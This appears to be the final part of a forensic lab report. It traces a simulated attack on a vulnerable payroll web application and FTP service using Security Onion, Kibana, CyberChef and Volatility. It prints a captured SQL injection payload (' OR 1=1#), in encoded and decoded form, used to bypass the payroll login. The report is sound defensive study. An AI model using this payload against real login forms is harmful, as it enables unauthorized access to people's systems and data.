    - MIME Type: image/gif
    - Source IP: 192.168.9.2 (Client)
    - Destination IP: 192.168.9.4 (Server)
    - Occurrences: 3
3. HTML Files:
    - MIME Type: text/html
    - Source IP: 192.168.9.2 (Client)
    - Destination IP: 192.168.9.4 (Server)
    - Occurrences: 2

Observations

- File Transfer Activity: The analysis indicates multiple instances of file transfer activity, involving plaintext documents, images, and HTML files.
- HTTP Protocol Usage: Files were transferred over the HTTP protocol, suggesting web-based communication between client and server systems.
- Source-Destination Interaction: Files were exchanged bidirectionally between the client (192.168.9.2) and server (192.168.9.4), indicating interaction between these systems.

The forensic analysis of the Hunt File Type Details reveals a pattern of file transfer activities involving plaintext, image, and HTML files over HTTP connections. These findings suggest exploitation attempts within the network environment, as adversaries may leverage web-based channels to transmit malicious payloads or exfiltrate sensitive data.

The provided Hunt Software Details offer insights into specific software applications and services utilized within the network during the forensic investigation. The identified software includes web browsers, web servers, application servers, and SSH clients and servers.

Hunt - Software Summary




Fig 79 : Security Onion Hunt - Software 1




Fig 80 : Security Onion Hunt - Software 2

1. Browsers:
    - Type: HTTP::BROWSER
    - Software: Chrome, Firefox
    - Occurrences: 2 (each)
2. Web Servers:

- Type: HTTP::SERVER
- Software: Apache
- Occurrences: 1

3. Application Servers:
    - Type: HTTP::APPSERVER
    - Software: PHP
    - Occurrences: 1
4. SSH Clients and Servers:
    - SSH Clients: OpenSSH (Source: 192.168.9.4)
    - SSH Servers: OpenSSH (Source: 192.168.9.2)
    - Occurrences: 1 each

Observations

- Browser Activity: The presence of Chrome and Firefox browsers on the network suggests user interaction with web-based content.
- Web Server Deployment: Apache web server usage indicates hosting of web services within the network environment.
- Application Server Utilization: PHP application server usage suggests the presence of dynamic web applications running PHP scripts.
- SSH Connectivity: OpenSSH client-server interaction indicates secure remote access capabilities within the network.

Conclusion

The forensic analysis of the Hunt Software Details highlights the use of various software applications and services within the network environment. These findings provide context for the exploitation attempt, as adversaries may exploit vulnerabilities within the deployed software stack to gain unauthorized access, exfiltrate data, or conduct malicious activities.

Hunt - HTTP Summary




Fig 81: Security Onion Hunt - HTTP (Payroll Application Activity)

The provided Hunt HTTP Activity details shed light on specific HTTP requests made within the network during the forensic investigation. These requests involve various methods and responses, indicating potential interaction with web-based applications and services.

- Total HTTP Requests: 10

Observations

1. HTTP Requests to Virtual Host 192.168.9.4:
    - POST Request (Payroll Application):
        - URI: /payroll_app.php
        - Method: POST
        - Referrer: http://192.168.9.4/payroll_app.php
        - Status Code: 200 (OK)
        - Request Body Length: 32 bytes
        - Response Body Length: 207 bytes
        - User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
2. HTTP Requests : Multiple GET requests to virtual host 192.168.9.4 resulted in a 404 (Not Found) status code.

Summary

The forensic analysis of the Hunt HTTP Activity reveals several HTTP requests, including POST and GET methods, targeting the virtual host 192.168.9.4. Notably, a POST request was made to the **/payroll_app.php** URI, indicating potential interaction with a payroll application hosted on the server. Additionally, multiple GET requests resulted in a 404 (Not Found) status code, suggesting attempts to access resources that may not exist or are restricted.

SQL Injection pcap analysis in payroll.php

On further analyzing the events generated in the security onion, we were able to see that the GET and POST requests were initiated for the payroll.php. So for that further pcap analysis was performed.




Fig 82: SQL Injection on pcap analysis

This log entry appears to capture an HTTP POST request sent to a server at 192.168.9.4, targeting the resource "/payroll_app.php". The request contains various headers including a User-Agent indicating Firefox on a Linux system, and Accept-Encoding for gzip compression. The request payload seems to be attempting SQL injection by setting the "user" parameter to "' OR 1=1#" which may be intended to bypass authentication. The server responds with a status code 200 OK, which seems that the SQL injection attack was successful against the victim.

CyberChef to decode the url used in the sql injection payload:

```
user=%27+OR+1%3D1%23&password=&s=OK
HTTP/1.1 200 OK
```

Fig 83: CyberChef decoding the url

The payload that was used in the payroll.php was found to be url encoded. Hence, cyberchef was used to decode the payload.

URL Encode Payload: user=%27+OR+1%3D1%23&password=&s=OK

URL Decode Payload: user=' OR 1=1#&password=&s=OK

The url decoded payload seems to be the SQL Injection Payload used against the victim machine.




Fig 84: URL Decoded

Audit Event Summary




Fig 85: Security Onion Hunt - Authentication

- Authentication Event Count: 1

Observations

1. Authentication Event Details:
    - Time: 2024-04-17T17:16:34.120731597Z
    - Identity ID: 9f6d8b52-a4b9-4bd5-a7c9-f0a238dd0c39
    - User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.0.0 Safari/537.36
    - Remote IP: 192.168.163.1
    - HTTP Method: POST
    - Path: /self-service/login
    - Reference: https://192.168.163.132/login/?flow=3b7f5e04-931e-4f73-9215-4c896ec6ce26
    - Status: Identity authenticated successfully and was issued an Ory Kratos Session Cookie.
    - Service Name: Ory Kratos
    - Service Version: master
    - Session ID: d99d9258-5b84-4654-831f-f8545204dcc4

The Kratos Audit Event log provides critical insights into the authentication process within the system. The event indicates that an identity with the provided identity ID was successfully authenticated and issued an Ory Kratos Session Cookie.

Case Creation

To investigate the payroll application, the case has been created.




Fig 86 : Security Onion Case Creation




Fig 87: Security Onion Case Observables




Fig 88 : Security Onion Case Events

The investigation with the creation of a dedicated case within the Security Onion environment, aiming to efficiently manage and focus the analysis process. Relevant data, including logs, network traffic, and HTTP requests related to the payroll application, were meticulously gathered and consolidated within the case for comprehensive examination. Utilizing Security Onion's tools and capabilities, the collected data underwent thorough analysis encompassing log scrutiny, network traffic inspection, and HTTP log examination. During this analysis, anomalies such as unauthorized access attempts, suspicious traffic patterns, and unusual HTTP requests directed at the payroll application were identified. Moreover, a vulnerability assessment was conducted to evaluate potential weaknesses within the payroll application environment, emphasizing the necessity for security enhancements and patch management. These key findings, including unauthorized access attempts, suspicious traffic patterns, anomalous HTTP requests, and vulnerability discovery, underscored the importance of the case and its escalation to address critical security concerns within the payroll application infrastructure.

Kibana Analysis:

For the further analysis and visualization of the data the kibana was explored. On exploring the kibana we were able to see almost the same content as the security onion but

with the proper data visualization and category. The figure below shows the dashboard of the Kibana.




Fig 89: Kibana Analysis

In the dashboard of kibana, we can clearly visualize that the connection was initiated mostly using the udp connection, then using the tcp and a few of the icmp connections. Mostly the services that were running in the network during the compromise were dns, dhcp, ssh ,http and ftp. The mostly used service was dhcp.

Conclusion

In conclusion, the analysis was to identify exploitation activities through forensic examination using Security Onion and memory analysis using Volatility 3. Throughout the project, we aimed to replicate a realistic cyber attack scenario using ftpd exploit in a metasploitable ubuntu machine, and to understand its scope and impact. The project successfully demonstrated the utilization of industry-standard tools such as Nmap and Metasploit to compromise a vulnerable machine. Subsequently, a variety of post-exploitation activities were conducted, including user and file manipulation, data exfiltration attempts, executing malicious files and processes, and privilege escalation endeavors.

The disk analysis conducted using autopsy revealed the series of malicious activities performed during and after the exploitation. Some of the notable items were user and file

manipulation, privilege escalation and usage of root access, visit to malicious sites and execution of a password cracking tool. The timeline analysis and bash history supported replicating and understanding the attack scenario in a series of events. Moreover, the memory analysis performed using Volatility 3 enabled a thorough examination of the compromised system's memory dump. Commands like psAux, IoMem and malfind aided in identifying malicious processes, analyzing process hierarchies, and detecting injected or concealed code within memory regions. The forensic analysis conducted using Security Onion provided insights into network traffic and the various attempts to transfer the data between the attacking and victim machine in the form of various file formats like text, json. Also, proftpd attack followed by adversary activities such as malicious payload, SQL injection and data exfiltration through network was identified. Detailed information on SQL injection and better visualization results were achieved by leveraging cyberchef and Kibana correspondingly.

By leveraging the insights gained in the investigation, the exploitation and post exploitation attempts were detected and examined effectively. This project underscores the significance of proactive forensic analysis and continuous monitoring in identifying and mitigating cyber threats.